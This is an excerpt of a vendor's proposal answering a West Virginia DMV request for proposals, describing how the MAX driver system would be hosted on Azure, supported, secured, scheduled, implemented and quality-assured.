| DHS – Real ID | Yes | MAX provides functionality to support the Real ID program. The AstreaX team will work with WVDMV to determine the interface requirements for DHS and the Real ID program. |
| FMCSA | Yes | MAX interfaces with FMCSA for CVIEW or via the IRP Clearinghouse. The AstreaX team will work with WVDMV to determine the interface requirements for FMCSA. The National Registry of Certified Medical Examiners is a future interface discussed above. |
| NHTSA | Yes | MAX provides information to both NHTSA and FHWA as required. The AstreaX team will work with WVDMV to determine the interface requirements for NHTSA. |
| West Virginia Office of Technology Central Print Shop | Yes w/changes | This existing print interface will be modified or rewritten depending on the similarities between the WVDMV and the Arizona and/or Wyoming formats. |

Support (RFP 4.2.2.10)

The vendor must provide technical support to resolve issues related to the implementation or operation of the resulting migrated system throughout the term of the contract.

AstreaX will provide technical support to resolve system or technical issues related to the implementation or operation of MAX. The AstreaX team is very familiar with providing this support as it was performed in Arizona for their MAX implementation. Please see the Help Desk Support (RFP 4.2.2.12) section for more detail on how the support team can be contacted.

System Availability (RFP 4.2.2.11)

All servers used as part of the Vendor solution must be configured for automatic failover to minimize system downtime.

MAX utilizes load balancers with multiple servers behind each load balancer. Examples include web and API server pools. When a server fails it is removed from the pool and the issue is resolved offline. When

the server is back online it is placed back into the pool. The load balancer ensures there is failover to a working Web or API server.

The MAX database uses a 3-node Production cluster. If the primary database fails the MAX system will switch over to the backup node. The database team will resolve the issue and when appropriate “fail back” to the primary node.

Monthly maintenance windows for servers will be established, and the Vendor must provide notification of their intent to utilize the maintenance window no less than 1 week in advance.

The MAX system rarely requires any maintenance window. When a Production code move is planned it is typically performed at the end of the day after the Regional Offices close while there may still be a few open and functioning. Using the functionality of the load balancers and the server pools the Production updates are timed to be performed when half of the servers are pulled out of the load balancer pool. Once the updates are applied the servers return to the pool and the remaining servers to be updated are removed. When database maintenance is required, the same approach is employed leveraging Azure’s database failover functionality.

Microsoft Azure allows operating system updates to be scheduled for each server. The AstreaX DevOps team will configure each server with a scheduled time for updates to be applied. The updates are applied automatically at their scheduled time.

If maintenance is required on the firewalls this may cause disruptions depending on which firewall needs maintenance. The AstreaX team will provide a one week notice in advance and schedule this activity during non-prime time hours.

Downtime is defined as any time that any portion of the WVDMVDS system is unavailable for normal business operations, and when the Agency approved work around is not available.

AstreaX understands the definition of downtime and will work with the WVDMV to obtain approval for any maintenance activity that is planned.

Downtime will start from the time the Agency first notifies the Vendor’s designated representative for Help Desk of the imperative condition until it is returned to working order.

AstreaX understands the agency will contact the Help Desk when there is downtime. The AstreaX team will notify the Agency when the system returns to normal operation.

The backup and disaster recovery solution shall provide for data restoration services and for complete system recovery services in the event of a catastrophic failure.

The AstreaX team will work with the WVDMV leadership and technical team to define the data restoration process and timeline. In Arizona the transaction data is maintained in a backup database near real time in the US Gov Texas data center. The decision of the Arizona leadership was to allow for 2 to 3 days in order to restore MVD services including the Portal and MAX access. The cost to provide real time cutover was cost prohibitive.

The AstreaX team will develop and document the WVDMV disaster and recovery plan and submit it for approval.

Help Desk Support (RFP 4.2.2.12)

During the entire term of the contract, the Vendor will provide the Agency with a toll-free Help Desk number and email address to contact the Vendor for technical support. At a minimum, the Help Desk Hours must be:

- 7:00am to 8:00pm, Eastern Time Monday through Friday
- 7:00am to 2:00pm, Eastern Time Saturdays
- Extended hours as needed for special events such as the West Virginia State Fair.

The AstreaX team is very familiar with providing this type of support for technical or system issues. For the MAX implementation in Arizona, a phone number and email were provided to the AZ MVD users who could call or email with issues. The phone/email was manned by scheduled members of the AstreaX delivery team to ensure end users were contacting someone who was deeply knowledgeable about the system and could help them immediately. The AstreaX team will support the timeframes identified above in the Eastern time zone.

Security (RFP 4.2.2.13)

The vendor must ensure all work related to the migration of customer data from the WVDMVDS system will be performed in accordance with WVOT security policies. (WV Office Of Technology Policies)

The AstreaX team members have performed multiple data conversions and will adhere to the WVOT security policies. The WVDMV conversion data will be extracted from DB2 and then transferred via SFTP to a location in the West Virginia Microsoft Azure tenant. Access to the data will be controlled by secure user access to the folder location. The data will be loaded into a SQL Server database or Azure Storage Lake parquet files where access to the data is controlled via user access. When legacy data is transformed into the final MAX database the access to the database is secured via Microsoft SQL Server access provisioned by the project DBAs.


National Institute of Standards and Technology (NIST) Standards and Certifications

Addendum 6, Answer 16 - Vendor should submit NIST standards and certifications to be evaluated by the WV Office of Technology.

MAX is hosted on Microsoft Azure, which is FedRAMP compliant under the NIST guidelines. MAX being hosted on Azure is live in the State of Arizona and is currently being implemented in the State of Wyoming as well as the Province of Alberta.

To allow for the evaluation of NIST standards and certifications by the WV Office of Technology, we have enclosed the latest **Microsoft Corporation Azure Commercial FedRAMP Penetration Test Report**, which was retrieved on February 5, 2024.

We were also planning to include the **Azure System Security Plan** developed by Microsoft (see thumbnail at the right) however, this document is more than 1,000 pages long. We would be happy to make a paper copy available to the WV Office of Technology upon request.



Both of these are “living” documents that can be found at the following **Microsoft Service Trust Portal**: <https://servicetrust.microsoft.com/>

WV Policies (RFP 4.2.2.14)

The vendor must review and agree to all West Virginia policies and rules related to privacy and confidentiality (attachment C and D).

The AstreaX project team members will review Attachment C and sign the Confidentiality agreement (Attachment D). The AstreaX team will adhere to the West Virginia policies and rules as it relates to privacy and confidentiality.

Technical Design Document (RFP 4.2.2.15)

The Vendor must provide a Technical Design Document detailing Phase One of the project. At a minimum, the Technical Design Document must include: ● System and Network Architecture according to Statewide Architecture Requirements; ● Hardware and Software requirements; ● Database design to include at a minimum the overall architecture, the logical data model, the physical data model, and the data dictionary; ● System Component Listing and Description Interface design; ● Screen layouts; ● Screen functions and field edits; ● Reporting functions; ● Procedural Design such as Use Cases including: ● Processing specifications, ● Special conditions/exception processing, ● Outputs, ● Data Dictionary

The AstreaX team will develop a Technical Design Document or Azure DevOps (ADO) work items that support the list of items identified above. With the information provided in this RFP, the AstreaX team has a solid understanding of what the WVDMMV is looking to accomplish, its goals, and objectives. There would need to be some deeper conversations with both WVDMMV business and IT teams to flesh out the details. After those conversations, the AstreaX team will provide the following.

- **System and Network Architecture.** AstreaX will update MAX system and network diagrams working with the WVDMMV technical teams to ensure alignment with West Virginia Statewide architecture requirements.
- **Hardware and Software.** A detailed list of Azure components, software, and virtual servers/storage requirements will be developed for West Virginia. Using Microsoft Azure, the hardware is provisioned by the cloud provider. The initial list of Azure components will be reviewed with the WVDMMV.

- **Database Design.** Using the Arizona MAX logical and physical data models as a starting point, updated models will be prepared for the WVDMMV's review.
- **System Component Listing.** A high-level component diagram will be developed for the WVDMMV technical teams review and acceptance.
- **Interface Control Document (ICD).** An ICD will be created for each non-AAMVA interface. The ICD will be reviewed with WVDMMV partners to document the interface and create a baseline for development. The AAMVA interface changes required in MAX for West Virginia will be documented in Azure DevOps.
- **Screen Layouts.** The AstreaX team will conduct gap requirements sessions with the WVDMMV business team. During these gap sessions the existing MAX screens will be reviewed and changes will be identified. The screen changes will be prototyped by the AstreaX User Interface team and reviewed with the WVDMMV business team for acceptance. A user story in ADO will then be created that includes the screen changes for the development team to perform.
- **Screen Functions and Edits.** Each screen in MAX is described in the One Source documentation which is a comprehensive online help site. The function and field edits are described in this online document. Changes to the screens, functions, field edits, and/or business rules will be updated in the One Source documentation. Additional information on One Source can be found below in the Training Courses Available (RFP 4.3.2.6) section.
- **Reporting Functions.** Most reports in MAX are provided from embedded Microsoft Power BI reports. There are a few reports that are provided via a MAX user interface. During gap and requirement sessions the existing MAX reports will be reviewed, changes recorded, and new reports identified. The report changes and new reports required will be documented in ADO as user stories.
- **Procedural Design.** The ADO structure to be used in West Virginia follows the same standard currently being used in Arizona and Wyoming. At the highest level there is an epic (for example, Customer Management). Within the epic there are features (synonymous with a use case). Within the feature there are user stories, change controls, and bugs. User stories will document updates to existing functionality and rules. Change controls will document any changes after the initial design is complete. Bugs will be recorded within the feature for problems identified during testing.
- **Processing Specifications.** User stories will be used to describe the business requirements and technical specifications. A business analyst will develop the initial user story. An application technical architect will review the user story and add any technical specification details that are relevant for a developer. The business analyst, architect, and the assigned developer will meet for a final review prior to the start of any development work to ensure there is a clear understanding of the user story or change control.

- **Special Conditions/Exception Processing.** The business analyst and/or technical architect is responsible for ensuring the user story includes any details on special processing and exception handling.
- **Outputs.** The output from a process will be documented in the user story. This could be a report or file. In the case of an API, the output of the API is documented in Swagger, an API documentation and design tool. When working with an external partner the initial API content will be documented in a Word document for ease of sharing. Once the API has been developed, the Swagger tool will be used to maintain the interface documentation.
- **Data Dictionary.** The initial data dictionaries to be used for the WVDMV are the initial data dictionary developed and used in the Arizona MVD as well as a data dictionary updates from the Wyoming DOT. The data dictionary from Wyoming is a copy of the Arizona data dictionary that was then refined for use in Wyoming. Content from both data dictionaries along with the WVDMV requirements will be incorporated into a version of the data dictionary used for West Virginia.

Meetings (RFP 4.2.2.16)

The vendor shall participate in a kick-off meeting within one (1) week of the contract effective date to review the draft Project Schedule and all draft components. The final version of the Project Schedule shall be submitted to the department for review and approval within thirty (30) calendar days after the kick-off meeting.

The AstreaX would be delighted to participate in a kick-off meeting and submit a project schedule for review and approval. Based on our team's deep experience across DMV modernization efforts in many jurisdictions, we would like to caveat that it would be difficult to provide a "final" version of the project schedule because the schedule will be periodically reviewed and adjusted following discussions between the WVDMV and AstreaX teams.

Project Schedule (RFP 4.2.2.17)

The vendor must provide a project schedule which includes a detailed breakdown of the tasks necessary to provide the contract deliverables and the timeline for carrying out all tasks to complete the project. The Project Schedule shall include tasks related to all phases of the project identified in the Implementation Plan, functions, and activities. At a minimum, the Project Schedule shall include:

- A detailed project management plan pursuant to industry standard guidelines for project management plans for major system implementation, including staffing and resource requirements, and describes how the solution will meet AAMVA, NHTSA, REAL ID Act, State Code, Administrative Rules, and FMCSA.
- Staff Interviews defining desired use cases.
- A detailed technical design that describes the use cases and steps for developing the new solution.
- A training and post-implementation support plan for the system.
- Development and administration of a user test plan and provision of a test liaison to the department during acceptance testing.
- Preparation and provision of concise, accurate weekly reports of the project’s status to the department outlining:
 - Main tasks worked on during the week, ○ Milestones reached, ○ Deliverables provided, ○ Main tasks to be worked on next week, ○ Project concerns and problems, and ○ Items needed from the department’s project management team, including a personal meeting or telephone conference to review the project status.
- Change Management Process – Preparation and documentation of a change management process for all proposed changes to the project plan once the plan is base-lined. The change management process shall include, but not be limited to, change requests and approval levels, as well as associated risks. Additionally, the change management process shall address priorities and other relevant information pertinent to the proposed changes and the effect on the project in terms of time, money, and resources. Both parties, as part of the final Implementation Plan, shall mutually agree on the change management plan and processes. The vendor must provide an hourly rate for professional services (value add).
- Risk Management Plan – Preparation and documentation of a Risk Management Plan, including but not limited to, identification of all risks associated with the project, the triggers that will alert the project manager to the risk’s likelihood of occurring, and a mitigation plan. Both parties, as part of the final Implementation Plan, shall mutually agree on the Risk Management Plan.
- Documentation of all assumptions made in preparing the Implementation Plan and those associated with the completion of the project as well as what the vendor needs the department to provide in terms of resources, workspace, and computing environment.

As shown below, AstreaX plans that this project will be a two-year (24 month) schedule from startup through deployment.




Figure 12. Project Schedule

The required Project Schedule content is described below.

Project Management Plan

A detailed project management plan pursuant to industry standard guidelines for project management plans for major system implementation, including staffing and resource requirements, and describes how the solution will meet AAMVA, NHTSA, REAL ID Act, State Code, Administrative Rules, and FMCSA.

An early activity in the project will be to develop and document a detailed Project Management Plan (PMP). This plan will follow industry standard guidelines from the Project Management Body of Knowledge (PMBOK®) from the Project Management Institute (PMI). The document will describe how the project will be executed, monitored, controlled, and closed.

It will include, but is not limited to, the following sub-plans or sections:

- **Governance Plan.** Describes governance structure and approach.
- **Project Methodology and Development Approach.** Describes agile methodology used for product delivery.
- **Risk Management Plan.** Describes how risk management activities will be structured and performed.
- **Change Management Plan.** Establishes the change control board, documents the extent of its authority, and describes how the change control systems will be implemented.
- **Financial Management Plan.** Describes how project financial activities, such as receiving funding, paying expenses, project financial reporting, and budgeting will be handled.
- **Communications Management Plan.** Describes how, when, and by whom information about the project will be administered, organized, and disseminated.
- **Procurement Plan.** Describes how the project team will acquire goods and services from outside the organization (i.e. required third-party software).
- **Knowledge Management Plan.** Plan for tracking and storing project documents, artifacts, and related knowledge.
- **Resource Management Plan.** Describes how project staffing resources are acquired, allocated, monitored, and controlled.
- **Scope Management Plan.** Describes how the scope will be defined, developed, monitored, controlled, and validated.
- **Schedule Management Plan.** Describes the criteria and activities for developing, monitoring, and controlling the schedule.
- **Sprint Management Plan.** Describes how agile sprints will be planned, executed, and closed.
- **Stakeholder Engagement Plan.** Identifies the strategies and actions required to promote productive involvement of stakeholders in project decision making and execution.
- **Testing Management Plan.** Describes deliverables that will be tested, tests that will be conducted, and the processes that will be used in testing. The plan will address all types of testing including unit, system, integration, performance, data conversion, security, and user acceptance testing.
- **Regulatory Compliance Plan.** Describes how compliance will be done with legal and regulatory authorities such as AAMVA, NHTSA, the REAL ID Act, West Virginia State Codes and Administrative Rules, and FMCSA. Also addresses interactions necessary for internal and external audits and reviews.

Staff Interviews

Staff Interviews defining desired use cases.

Selected WVDMMV staff will be interviewed during the iterative configuration, development, and testing sprints. Based upon the detailed gap analysis and design and sprint planning, selected users will be identified for interviews. AstreaX develops user stories based upon those interviews. User stories are maintained in Azure DevOps and are then used for configuration and development.

Technical Design

A detailed technical design that describes the use cases and steps for developing the new solution.

By using the MAX system, which was developed for state-sharing, the WVDMMV will already have a technical design that is complete with a full set of user stories. Based upon the gaps analysis, user stories will be created and/or modified to fit the specific and unique requirements of the WVDMMV.

Training and Post-Implementation Support Plan

A training and post-implementation support plan for the system.

Separate training and post-implementation support plans will be developed. Training is essential to project success as users must be prepared to make full and effective use of the new system. The training plan will address users to be trained, the training schedule, methods, environments, materials, and tracking. The post-implementation support plan will address how AstreaX will provide ongoing operations and technical support after go-live.

User Test Plan and Test Liaison

Development and administration of a user test plan and provision of a test liaison to the department during acceptance testing.

A Testing Management Plan will be developed that describes deliverables that will be tested, tests that will be conducted and the processes that will be used in testing. The Plan will address all types of testing including unit, system, integration, performance, data conversion, security, and user acceptance testing.

For user acceptance testing (UAT), AstreaX will assign a UAT Coordinator or Liaison who will work with the WVDMMV users participating in UAT. The UAT Coordinator will assist users in planning, executing, and documenting tests. The UAT Coordinator will also ensure that any bugs or issues identified in UAT are properly recorded in Azure DevOps as work items for rework.

Project Status Reporting

Preparation and provision of concise, accurate weekly reports of the project's status to the department outlining: o Main tasks worked on during the week, o Milestones reached, o Deliverables provided, o Main tasks to be worked on next week, o Project concerns and problems, and o Items needed from the department's project management team, including a personal meeting or telephone conference to review the project status.

AstreaX will provide written weekly project status reports to the WVDMMV project sponsor and project management team. For consistency, a project status report template will be used to quickly communicate tasks worked on, milestones, deliverables, tasks for next week, and any issues or

problems. Along with the status reports, meetings will be held, either in person or via web/phone conference with the WVDMMV project management team.

Change Management Process

Change Management Process – Preparation and documentation of a change management process for all proposed changes to the project plan once the plan is base-lined. The change management process shall include, but not be limited to, change requests and approval levels, as well as associated risks. Additionally, the change management process shall address priorities and other relevant information pertinent to the proposed changes and the effect on the project in terms of time, money, and resources. Both parties, as part of the final Implementation Plan, shall mutually agree on the change management plan and processes. The vendor must provide an hourly rate for professional services (value add).

The PMP will include a Change Management Plan that describes entire change control process, including how changes are documented and escalated. Proposed changes will be fully documented that addresses the priorities and impact on time, cost, resources, and risk. The Change Management Plan will also address the Change Control Board, its responsibilities, composition, and approval levels.

Our change management approach incorporates organizational change management (OCM) processes, tools, and methodology to prepare the organization and its external partners for a large modernization of a core system. The AstreaX team is well versed in applying OCM best practices and will use that experience for the WVDMMV Driver System modernization project.

At a high-level, OCM involves:

- Identifying who is impacted by the change and to what degree
- Making impacted parties aware of the coming changes
- Engaging the impacted parties to be part of the change process
- Building excitement about the coming change
- Prepping the impacted parties to be ready for the change
- Reinforcing the change once implemented.

There is a common saying on large modernization projects, which is “the technology is the easy part,” and when delivering a large project such as the one described in this RFP response, that saying often rings true. It is much easier to build a RESTful API to replace a file transfer than it is to coordinate with the impacted parties and develop a plan to make the move in sync with all its dependencies. The AstreaX team has deep experience in OCM, specifically for modernizing DMV systems, and can bring this knowledge asset to bear for the WVDMMV. This experience will be useful throughout the entire modernization project but will be especially useful when it comes to replacing interfaces to external systems.

Risk Management Plan

Risk Management Plan – Preparation and documentation of a Risk Management Plan, including but not limited to, identification of all risks associated with the project, the triggers that will alert the project manager to the risk’s likelihood of occurring, and a mitigation plan. Both parties, as part of the final Implementation Plan, shall mutually agree on the Risk Management Plan.

The PMP will also include a Risk Management Plan that identifies potential risks of the projects, how risks are analyzed, and how the risks will be mitigated. AstreaX will use a RAID log that documents Risks, Assumptions, Issues, and Decisions.

Documentation of Assumptions

Documentation of all assumptions made in preparing the Implementation Plan and those associated with the completion of the project as well as what the vendor needs the department to provide in terms of resources, workspace, and computing environment.

- MAX is the system of record for Driver and Customer and will link to Champ as a supporting system.
- The WVDMV will provide timely access to individuals requested by AstreaX.
- The WVDMV will be responsible for user acceptance testing.
- User acceptance testing and other WVDMV-assigned responsibilities will be completed at a pace that allows the project team to remain on schedule.
- After a detailed gap analysis, the AstreaX will develop the required user stories to be reviewed by the WVDMV. The user stories will serve as the detailed requirements for the modernization project.
- AstreaX, when onsite at WVDMV, will require workspace and wireless Internet access, near the rest of the WVDMV modernization team, for up to five people. We do anticipate this will be intermittent as substantial work will be remote.

Implementation Plan (RFP 4.2.2.18)

The vendor must provide an implementation plan that includes all implementation activities and should address the activities related to the migration and all activities leading to a fully functional and operational WVDMVDS system using new architecture and technologies. This plan should identify the iterative delivery of capability and describe whether this includes iterative customer rollout.

AstreaX has an established process for implementation that reduces risk and leads to a well-orchestrated Production launch. The implementation process begins with defining readiness criteria for Production which are reviewed through regular readiness reviews as well as developing a cutover plan early in the implementation timeline. Developing the cutover plan early puts a focus on the final tasks for completing the project and bringing to light additional readiness criteria.

A detailed cutover plan will be developed for the implementation of the solution in West Virginia. The cutover plan includes Preparation tasks for tasks leading up to the implementation, implementation tasks for tasks during the actual cutover, and post-implementation tasks for tasks following the cutover.

The implementation process involves the following team members involved and checklists used:

| Task | Team Members Involved | Checklist |
|------------------------------|-------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------|
| Readiness Review | Project managers, Technical leads, Business leads | Readiness Criteria Checklist |
| Cutover Plan | Project managers, Technical leads, Business leads | Cutover Checklist |
| Operational Readiness Review | Project managers, Technical leads, Business leads, Operations Team | Readiness Criteria Checklist. Operations processes and documentation |
| Mock Cutover | Project managers, Technical leads, Business leads, Technical teams, UAT testers | Cutover Checklist. UAT Test in Production |
| Go / No-Go | Project sponsors / Executive leadership, Project managers, Technical leads, Business leads, Operations team | Readiness Criteria Checklist. Cutover Plan |

During the final sprints for the project, the team will meet to refine Production readiness criteria. Readiness criteria will be detailed in a readiness review checklist and reviewed in regular readiness reviews. Readiness criteria are grouped as follows:

| Readiness Item | Criteria |
|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Functional Testing Ready | Functional test cases executed and accepted. Medium and high priority defects resolved. Low priority defects resolved and/or accepted for future release. |
| Performance Ready | Performance test scripts executed. Performance test results reviewed and accepted. Tuning parameters applied to Production. |
| Security Ready | Penetration test executed. Penetration test results reviewed and accepted. Audits ready. Security monitoring ready. |
| Data Ready | Data Conversion testing completed. Mock cutovers completed. Data validated. |
| Users Ready | User Acceptance Test executed. User training materials ready. User training complete. User system access ready. |
| Operations Ready | Operations processes and documentation ready. Operations team ready. Monitoring and alerting ready. Logging ready. |

| Readiness Item | Criteria |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Implementation Ready | Cutover plan ready. Cutover process validation. Production environment staging ready. Data conversion and load ready. Interface partners ready. Implementation schedule ready. Rollback plan ready. |

Readiness reviews will be conducted weekly in the two months leading to the go-live date and daily in the final two weeks leading up to go-live launch. The readiness review items will feed into an Operational Readiness Review and the Go / No-Go decision by WVDMV leadership for Production approval.

Following the cutover, AstreaX will provide a “war room” period where all key resources will be on alert and closely monitoring Production. Any issues that arise can be quickly addressed. Additionally, the AstreaX team will provide additional onsite training support to make sure that employees are able to perform their jobs effectively while starting on the new system.

Implementation (RFP 4.2.2.19)

The vendor is to perform the entire project through a phased implementation of the replacement system. Each activity has a deliverable that must be submitted to WVDMV for approval. WVDMV will have a minimum of 10 business days to review each deliverable and provide feedback.

AstreaX follows a hybrid implementation methodology that includes phases typical of a waterfall project along with lean-agile development. The eight phases are shown below in the preliminary project schedule.




Figure 13. Phased Implementation

Within the Iterative Configuration, Development, and Testing phase, we use an Agile approach whereby work is broken down into three-week sprint cycles that include planning, design finalization, configuration, custom development, and quality assurance. At the end of each sprint, demonstrations of the new or modified code can be performed. The following graphic illustrates our agile approach.




Figure 14. Agile Approach

All work is managed and tracked through the Azure DevOps product (formerly Microsoft Team Foundation Server or TFS). This includes user stories, change controls, bugs, test plans, test cases, and other documentation. The following graphic shows the hierarchy of how requirements and related work are tracked in Azure DevOps.




Figure 15. Azure DevOps Configuration

Quality Assurance Plan (RFP 4.2.2.20)

The vendor must implement, and maintain a Quality Assurance Plan (QA) that documents the processes to be used in assuring the quality of services provided for each requirement in the scope of work, including but not limited to, timely provision of services, professional quality reports and documentation, a process for addressing customer service issues, and a plan for addressing necessary changes resulting from changes in WVDMV needs, findings of substandard performance, or other external factors.

Quality assurance and maintaining a QA Plan is key to delivering a high-quality end product. The AstreaX Plan includes embedding QA Analysts within each cross-discipline sprint team. Throughout the development sprint, QA will perform both functional and integration testing, validating both implemented changes and the overall system. Identified issues and change controls (found via manual or automated testing), will be tracked in Microsoft Azure DevOps (ADO) for the WVDMV business team to review and prioritize.

Quality Assurance Plan

